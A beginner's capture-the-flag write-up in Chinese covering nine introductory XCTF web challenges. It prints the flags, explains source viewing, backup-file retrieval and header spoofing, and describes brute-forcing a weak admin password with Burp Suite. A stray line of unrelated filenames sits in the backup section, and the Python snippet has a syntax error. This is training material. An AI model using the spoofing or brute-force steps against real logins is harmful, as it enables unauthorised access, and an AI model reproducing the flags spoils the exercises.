攻防世界-WEB新手练习篇

原创

晓德 于 2020-02-05 10:51:12 发布

文章标签： 安全 web


本文链接：https://blog.csdn.net/weixin_42271850/article/details/104179436

简述

> 这一篇算是自己的第一篇博客，写的目的主要是回顾一下一个月前学习CTF中WEB方向时的相关知识。因为那时刚刚接触网络安全也刚刚接触CTF，基本一题都不会做，老是看了一下题目就去网上搜相关的writeup了。现在做完了12道初级的题目后，打算重新做一遍，按着自己学习到的思路过一遍，也算是一种积累和沉淀吧。

一、view_source

> 从题目就能看到提示，是需要我们去查看源代码的，但是页面点击右键没反应。




FLAG is not here

打开网页先试一下右键，果然没反应，那就使用快捷键 `Ctrl + U`，一样能弹出源代码页面，flag就藏在源代码里面。



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
</head>
<body>
<script>
document.oncontextmenu=new Function("return false")
document.onselectstart=new Function("return false")
</script>


<h1>FLAG is not here</h1>


<!-- cyberpeace{041a035cdafa5d8b7f2631de3c296713} -->

</body>
</html>
```


那么除了查看源代码视图外，通过检查模式也是能够查看到源代码的。一般都是按 `F12` 或者 `Ctrl + Shift + I` ,都能进入检查模式。在网页HTML节点树中也能查看到,网页的源代码。


二、get_post



> 从题目大概能看出来这是一道有关于POST请求的题目，但具体的也不清楚，就打开一下页面。



> 请用GET方式提交一个参数名为a值为1的参数。那就是在URL上添加 `?a=1`




请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

> 请再以POST方式提交一个参数名为b值为2的参数。因为POST的参数是在请求体中的，可以通过火狐的插件hackbar直接构造请求，就能得到flag。（Tips：可以用burpsuite抓包来改，也能用Postman等请求发起工具去构造请求，火狐的插件会比较方便一些。）


请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{aabc7e7f0fceeb07b00d3338165f6994}



三、robots

看题目描述是有关robots协议，但不是很清楚这个协议具体是干什么的。那就先打开网页看看，没什么发现就百度一下。（多去百度查资料，也是一种快速学习的方式）



打开网页发现一片空白，查看源代码也没什么收获。就百度一下这个robots协议，发现他是一个网站跟爬虫间的协议，用txt格式文本的方式来告诉对应的爬虫被允许的权限，且一般在根目录下有robots.txt文件。那就再URL后面加上 `/robots.txt` ，发现这个存在这个txt且里面有提示flag。


```
User-agent: *
Disallow:
Disallow: flag_ls_h3re.php
```

四、backup

> 从题目看出来，flag应该是藏再了网站的备份文件中。


> 页面的备份文件就是在后面加上后缀 `.bak`，URL后面加上 `?index.php.bak` 就能下载到一份 `index.php.bak` 文件。用文本工具打开就能看到flag。

ConsoleApplication4.exe | script.py | ede2de92e31a4742a3837a8b91cac262 | script.py | 01942f1947ac4da784e3cf004bcd0154 | index


```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```


五、cookie

> 从题目看出flag应该是藏在了cookie里面。查看cookie可以通过浏览器 `F12` 控制台的 `Network` 模块查看。也能直接通过Burpsuite工具抓包查看。




从 response请求体 中的cookie字段，能看出来提示我们去访问cookie.php页面。



访问cookie.php后，查看response请求体能看到flag。

六、disabled_button




看题目描述，应该是有一个不能按的按钮，应该想办法按下去就能得到flag，而且有提示说是前端知识。

能看到有一个按钮，确实按不了。通过题目 `disabled_button`，应该是这个button的属性中被设置了disabled导致按不了。这种其实可以通过浏览器的 `F12控制台` 更改标签属性，从而在前端进行绕过。除了disabled外，一些输入长度限制等都可以通过修改来绕过。

```
<html>
 ▼<head>
    <meta charset="UTF-8">
    <title>一个不能按的按钮</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet">
  ▼<style>
            body{
                margin-left:auto;
                margin-right:auto;
                margin-TOP:200PX;
                width:20em;
            }

    </style>
  </head>
 ▼<body>
    <h3>一个不能按的按钮</h3>
  ▼<form action method="post">
...     <input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth"> == $0
    </form>
  </body>
</html>
```


通过 `F12控制台` 看到，确实这个input标签设置了disabled属性，把它去掉按钮就能按了，按下之后就会显示flag。



七、simple_js

> 从题目能初步判断出，应该是网页有个密码输入的功能，输入正确就会拿到flag。但我们自己肯定是不知道密码的，只能看看能不能从其它地方突破。

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
        var tab2 = pass.split(',');
        var i,j,k,l=0,m,n,o,p = "";
        i = 0;
        j = tab.length;
        k = j + (l) + (n=0);
        n = tab2.length;
        for(i = (o=0); i < (k = j = n); i++ ){
            o = tab[i-l];
            p += String.fromCharCode((o = tab2[i]));
            if(i == 5){
                break;
            }
        }
        for(i = (o=0); i < (k = j = n); i++ ){
            o = tab[i-l];
            if(i > 5 && i < k-1){
                p += String.fromCharCode((o = tab2[i]));
            }
        }
        p += String.fromCharCode(tab2[17]);
        pass = p;
        return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
    h = window.prompt('Enter password');
    alert( dechiffre(h) );
</script>
</head>
</html>
```

> 页面右键查看源代码，能看到上面这段JS代码。分析一下显示定义了一个 `dechiffre` 函数，然后弹框让我们输入一段字符串 `h` ，返回的结果就是 `dechiffre(h)` 。还有一段很长的16进制字符串，用网上的工具转换为字符串后为 `55,56,54,79,115,69,114,116,107,49,50` 。上网去搜索一下发现 `String.fromCharCode()这` 个函数是将将 Unicode 编码转为一个字符。其实整个函数的实质就是将 `70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65` 这段Unicode转换成字符串。也就是 `FAUX PASSWORD HAHA` 。所以无论你输入什么都是输出这个，其实只要把 `55,56,54,79,115,69,114,116,107,49,50` 转换为字符串就能得打flag了。

```
#python脚本
a  = [55,56,54,79,115,69,114,116,107,49,50]
for i in range a:
    print(chr(i),end='')
```

八、xff_referer


从题目看出来，应该是一题伪造 XFF标签 和 `referer` 的题目。这种伪造请求的题目，一般都是通过用Burpsuite抓包修改的方式。下面去百度了一下这两个字段具体的含义。

X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。


HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。

ip地址必须为123.123.123.123

看到提示我们ip地址为 `123.123.123.123` ，也就是我们要抓包改 `x-Forwarded-for:123.123.123.123` 。




看到抓包修改后，网页又提示到 必须来自https://google.com ，也就是我们还要抓包改 Referer:https://www.google.com ，就能在页面中看到flag。



九、weak_auth

从题目来看应该有一个登陆的表单，需要我们输入正确的用户密码，就能得到flag。再从题目weak_auth弱认证能看出来，应该密码是一个弱密码，只需要用爆破即可。现在未知的是用户名，所以先随便填看能不能得到信息。随便填发现会提示 `please login as admin`，然后把用户设为admin再试一遍，发现提示 `password error`。那就能判断用户名是admin，且在错误页面查看源代码他会提示 `aybe you need a dictionary（你需要一本字典）`，也有暗示我们使用爆破。然后抓登陆的请求包用 `burpsuite` 来进行爆破攻击，得到密码输入后就能得到flag。

